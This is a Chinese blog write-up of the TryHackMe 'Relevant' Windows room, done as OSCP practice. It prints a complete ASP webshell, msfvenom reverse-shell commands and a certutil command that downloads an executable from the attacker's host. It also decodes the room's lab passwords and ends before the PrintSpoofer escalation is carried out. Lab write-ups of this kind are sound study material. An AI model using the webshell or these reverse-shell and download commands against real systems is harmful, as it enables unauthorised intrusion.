tryhackme 记录-windows-0x05 Relevant(medium)
来源
由于最近在备考 OSCP,在套餐开始前,心里没底,想要先刷一些靶机来练手,所以在网上找到了一份类似 OSCP 靶机的清单
| Tryhackme | |||
|---|---|---|---|
| More guided and friendly approach for some rooms but still great boxes and rooms for prep. Active Directory ones here are very good practice for the OSCP. | |||
| Linux | Windows | Active Directory and Networks | Other recommended rooms |
| Mr Robot | Attacktive Directory | SQL Injection Lab | |
| Thompson | Attacking Kerberos | Linux Privilege Escalation | |
| Kenobi | Wreath Network | Windows Privilege Escalation | |
| GameZone | Reset | Git Happens | |
| Skynet | Vulnnet: Active | NahamStore | |
| Daily bugle | Blueprint | Enterprise | |
| Lazy admin | Hackpark | Ledger | |
| Tomghost | Weasel | Recommended paths | |
| Rootme | AllSignsPoint2Pwnage | Assumed Breach Scenarios: | Cyber Security 101 |
| CMesS | Anthem | Corp | Jr Penetration Tester |
| Ultratech | Hack Smarter Security (harder) | Lateral Movement and Pivoting | Offensive Pentesting |
| Internal | Cyberlens | Exploiting Active Directory | |
| Zeno | |||
| Boiler CTF | |||
| Wonderland | |||
| Silver Platter | |||
| Year of the Jellyfish |
由于机器数量较多,共 47 台,计划一天打 1-2 台,在一个月内打完全部机器。
0x05 Relevant(medium)
简介(翻译的超级怪,但也大概能看懂):
你被分配到一个客户项目,该客户有一个环境将在七天后上线生产,希望在上线前进行一次渗透测试。

工作范围(Scope of Work)
客户要求工程师对提供的虚拟环境进行安全评估。客户希望尽量少提供环境信息,以模拟真实攻击者的视角进行测试(黑盒渗透测试)。客户要求你获取两个标志文件(未提供具体位置)作为成功利用漏洞的证明:
User.txt
Root.txt

此外,客户提供了以下测试范围与要求:
本次测试允许使用任何工具或技术,但希望优先尝试手动利用漏洞
发现并记录所有漏洞
将获取的 flag 提交到仪表盘
仅分配给你的目标 IP 地址在测试范围内
找出并报告所有漏洞(是的,存在多条获取 root 权限的路径)
(角色扮演结束)

建议你将本挑战视为一次真实的渗透测试,建议编写一份报告,包括:执行摘要、漏洞与利用过程评估,以及修复建议。这将有助于你准备 eLearnSecurity Certified Professional Penetration Tester(eCPPT)认证考试,或未来从事渗透测试工作。

注意:本房间中的内容不需要使用 Metasploit。
目标机器可能需要最多 5 分钟时间来启动所有服务。
本房间不接受 writeup(解题报告)提交。
原文:
You have been assigned to a client that wants a penetration test conducted on an environment due to be released to production in seven days.

Scope of Work
The client requests that an engineer conducts an assessment of the provided virtual environment. The client has asked that minimal information be provided about the assessment, wanting the engagement conducted from the eyes of a malicious actor (black box penetration test).  The client has asked that you secure two flags (no location provided) as proof of exploitation:
User.txt
Root.txt

Additionally, the client has provided the following scope allowances:
Any tools or techniques are permitted in this engagement, however we ask that you attempt manual exploitation first
Locate and note all vulnerabilities found
Submit the flags discovered to the dashboard
Only the IP address assigned to your machine is in scope
Find and report ALL vulnerabilities (yes, there is more than one path to root)
(Roleplay off)

I encourage you to approach this challenge as an actual penetration test. Consider writing a report, to include an executive summary, vulnerability and exploitation assessment, and remediation suggestions, as this will benefit you in preparation for the eLearnSecurity Certified Professional Penetration Tester or career as a penetration tester in the field.
Note - Nothing in this room requires Metasploit

Machine may take up to 5 minutes for all services to start.
**Writeups will not be accepted for this room.**
设置环境变量
export TARGET=10.49.167.207
信息搜集
使用 rustscan 和 nmap 进行端口扫描
rustscan -a $TARGET -r 1-65535 --ulimit 500 -- -sC -sV -T3 -Pn

Open 10.49.167.207:80
Open 10.49.167.207:139
Open 10.49.167.207:135a
Open 10.49.167.207:445
Open 10.49.167.207:3389
Open 10.49.167.207:49663
Open 10.49.167.207:49666
Open 10.49.167.207:49667

PORT      STATE SERVICE       REASON          VERSION
80/tcp    open  http          syn-ack ttl 126 Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 126 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  syn-ack ttl 126 Windows Server 2016 Standard Evaluation 14393 microsoft-ds
3389/tcp  open  ms-wbt-server syn-ack ttl 126 Microsoft Terminal Services
|_ssl-date: 2026-02-05T06:36:16+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=Relevant
| Issuer: commonName=Relevant
| -----BEGIN CERTIFICATE-----
......
|_-----END CERTIFICATE-----
| rdp-ntlm-info:
|   Target_Name: RELEVANT
|   NetBIOS_Domain_Name: RELEVANT
|   NetBIOS_Computer_Name: RELEVANT
|   DNS_Domain_Name: Relevant
|   DNS_Computer_Name: Relevant
|   Product_Version: 10.0.14393
|_  System_Time: 2026-02-05T06:35:36+00:00
49663/tcp open  http          syn-ack ttl 126 Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
49666/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)
|   Computer name: Relevant
|   NetBIOS computer name: RELEVANT\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2026-02-04T22:35:39-08:00
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_clock-skew: mean: 1h36m00s, deviation: 3h34m42s, median: -1s
| smb2-time:
|   date: 2026-02-05T06:35:35
|_  start_date: 2026-02-05T06:18:13
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 26488/tcp): CLEAN (Timeout)
|   Check 2 (port 14670/tcp): CLEAN (Timeout)
|   Check 3 (port 30767/udp): CLEAN (Timeout)
|   Check 4 (port 64657/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
smb 签名未启用:Message signing enabled but not required
匿名访问
mbclient -L //$TARGET/ -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        nt4wrksv        Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.49.167.207 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

# 发现一个奇怪的共享名,进入该共享目录
smbclient //$TARGET/nt4wrksv -N
Try "help" to get a list of possible commands.

# 列目录
smb: \> dir
  .                                   D        0  Sat Jul 25 17:46:04 2020
  ..                                  D        0  Sat Jul 25 17:46:04 2020
  passwords.txt                       A       98  Sat Jul 25 11:15:33 2020

                7735807 blocks of size 4096. 5101640 blocks available

# 下载passwords.txt
smb: \> get passwords.txt
getting file \passwords.txt of size 98 as passwords.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)

passwords.txt 的内容为 base64 编码的字符串
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk

# 解码
echo "Qm9iIC0gIVBAJCRXMHJEITEyMw==" | base64 -d
Bob - !P@$$W0rD!123

echo "QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk" | base64 -d
Bill - Juw4nnaM4n420696969!$$$
WEB 访问及目录扫描

端口扫描时共发现 2 个 web 端口:80,49663
访问后发现均为 IIS 默认页面
尝试拼接 nt4wrksv 访问,因为也是个目录,可能目标习惯用这个字符串
 80 端口拼接后 404,49663 端口没有返回 404

所以猜测 SMB 共享的 nt4wrksv 的目录就是 49663 端口 IIS 的网站目录,拼接 passwords.txt 访问进一步进行验证

80 端口目录及网页文件扫描
ffuf -u http://$TARGET/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
只扫描到 aspnet_client,还是 301 状态码
49663 端口目录及网页文件扫描
ffuf -u http://$TARGET:49663/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -c
什么也没有扫到
初始访问
smb 能连 nt4wrksv 目录,而 nt4wrksv 目录又是 IIS 的目录,那么就可以尝试上传 ASP 的 shell,github 随便搜了一个先拿来用,用 msf 生成也行
<!--
ASP Webshell
Working on latest IIS
Referance :-
https://github.com/tennc/webshell/blob/master/fuzzdb-webshell/asp/cmd.asp
http://stackoverflow.com/questions/11501044/i-need-execute-a-command-line-in-a-visual-basic-script
http://www.w3schools.com/asp/
-->


<%
Set oScript = Server.CreateObject("WSCRIPT.SHELL")
Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")
Function getCommandOutput(theCommand)
    Dim objShell, objCmdExec
    Set objShell = CreateObject("WScript.Shell")
    Set objCmdExec = objshell.exec(thecommand)
    getCommandOutput = objCmdExec.StdOut.ReadAll
end Function
%>


<HTML>
<BODY>
<FORM action="" method="GET">
<input type="text" name="cmd" size=45 value="<%= szCMD %>">
<input type="submit" value="Run">
</FORM>
<PRE>
<%= "\\" & oScriptNet.ComputerName & "\" & oScriptNet.UserName %>
<%Response.Write(Request.ServerVariables("server_name"))%>
<p>
<b>The server's port:</b>
<%Response.Write(Request.ServerVariables("server_port"))%>
</p>
<p>
<b>The server's software:</b>
<%Response.Write(Request.ServerVariables("server_software"))%>
</p>
<p>
<b>The server's local address:</b>
<%Response.Write(Request.ServerVariables("LOCAL_ADDR"))%>
<% szCMD = request("cmd")
thisDir = getCommandOutput("cmd /c" & szCMD)
Response.Write(thisDir)%>
</p>
<br>
</BODY>
</HTML>
通过 smb 上传 webshell
┌──(kali㉿kali)-[~/Desktop/tryhackme/Relevant]
└─$ cd ../../shell

┌──(kali㉿kali)-[~/Desktop/shell]
└─$ ls
asp_webshell.asp  Invoke-PowerShellTcp.ps1  penelope  win_re.exe

┌──(kali㉿kali)-[~/Desktop/shell]
└─$ smbclient //$TARGET/nt4wrksv -N
Try "help" to get a list of possible commands.
smb: \> put asp_webshell.asp
putting file asp_webshell.asp as \asp_webshell.asp (0.7 kB/s) (average 0.7 kB/s)
经典机器出现问题连接不上
销毁后重新开机,ip 变动:10.48.147.88
export TARGET=10.48.147.88

user.txt
# 查看用户
dir c:\users

# 查看Bob的桌面
dir c:\users\Bob\desktop

# 拿flag
type c:\users\Bob\desktop\user.txt

交互式 shell
失败的尝试
打到这里,本来感觉能只用 webshell 完成很多事情,但是突然意识到 OSCP 考试似乎必须拿到交互式 shell,那行吧,那还是尝试弹个 shell 回来吧
msf 生成一个不通过 MSF 就能使用的马
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.196.107 LPORT=4444 -f exe -o win_re_nc_4444.exe
python 开启 http 服务:python3 -m http.server
使用 penelope 开启监听:python3 penelope.py -O
下载反向 shell 马并执行
certutil -urlcache -split -f http://192.168.196.107:8000/win_re_nc_4444.exe c:\users\Bob\desktop\win_re_nc_4444.exe
这里他居然会杀马,有时候是落地不杀执行被杀,有时候是刚落地就被杀了。之前使用的 Invoke-PowerShellTcp.ps1 也会被杀,那好吧,那还是直接用 asp 反弹 shell 吧,毕竟 asp 的 webshell 都没被杀。。。
成功获得交互式 shell
# 用MSF生成asp反向shell
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.196.107 LPORT=4444 -f aspx > re.aspx

# penelope监听
python3 penelope.py -O

# SMB上传反向shell
mbclient //$TARGET/nt4wrksv -N
Try "help" to get a list of possible commands.
smb: \> put re.aspx
putting file re.aspx as \re.aspx (3.8 kB/s) (average 15.4 kB/s)


# 访问触发
http://10.48.147.88:49663/nt4wrksv/re.aspx

提权
查看当前账号是否具有特权
c:\windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
查看系统架构和版本
c:\windows\system32\inetsrv>systeminfo
systeminfo

Host Name:                 RELEVANT
OS Name:                   Microsoft Windows Server 2016 Standard Evaluation
OS Version:                10.0.14393 N/A Build 14393
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00378-00000-00000-AA739
Original Install Date:     7/25/2020, 7:56:59 AM
System Boot Time:          2/4/2026, 11:34:27 PM
System Manufacturer:       Amazon EC2
System Model:              t3a.micro
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2200 Mhz
BIOS Version:              Amazon EC2 1.0, 10/16/2017
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     1,000 MB
Available Physical Memory: 577 MB
Virtual Memory: Max Size:  2,024 MB
Virtual Memory: Available: 1,260 MB
Virtual Memory: In Use:    764 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 3 Hotfix(s) Installed.
                           [01]: KB3192137
                           [02]: KB3211320
                           [03]: KB3213986
Network Card(s):           1 NIC(s) Installed.
                           [01]: Amazon Elastic Network Adapter
                                 Connection Name: Ethernet 3
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.48.128.1
                                 IP address(es)
                                 [01]: 10.48.147.88
                                 [02]: fe80::cdb6:bef6:7610:790
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
判断使用哪种提权方式
SeImpersonatePrivilege 开启,可以 PrintSpoofer / JuicyPotato / RoguePotato / SweetPotato
系统为 Windows Server 2016,64 位
那应该使用 PrintSpoofer 了
完成提权
这台机器又挂了,只能说真的很脆弱啊,还没上传 PrintSpoofer 呢
排查了好久是不是网络不稳,结果发现官方的网页版攻击机也不通了
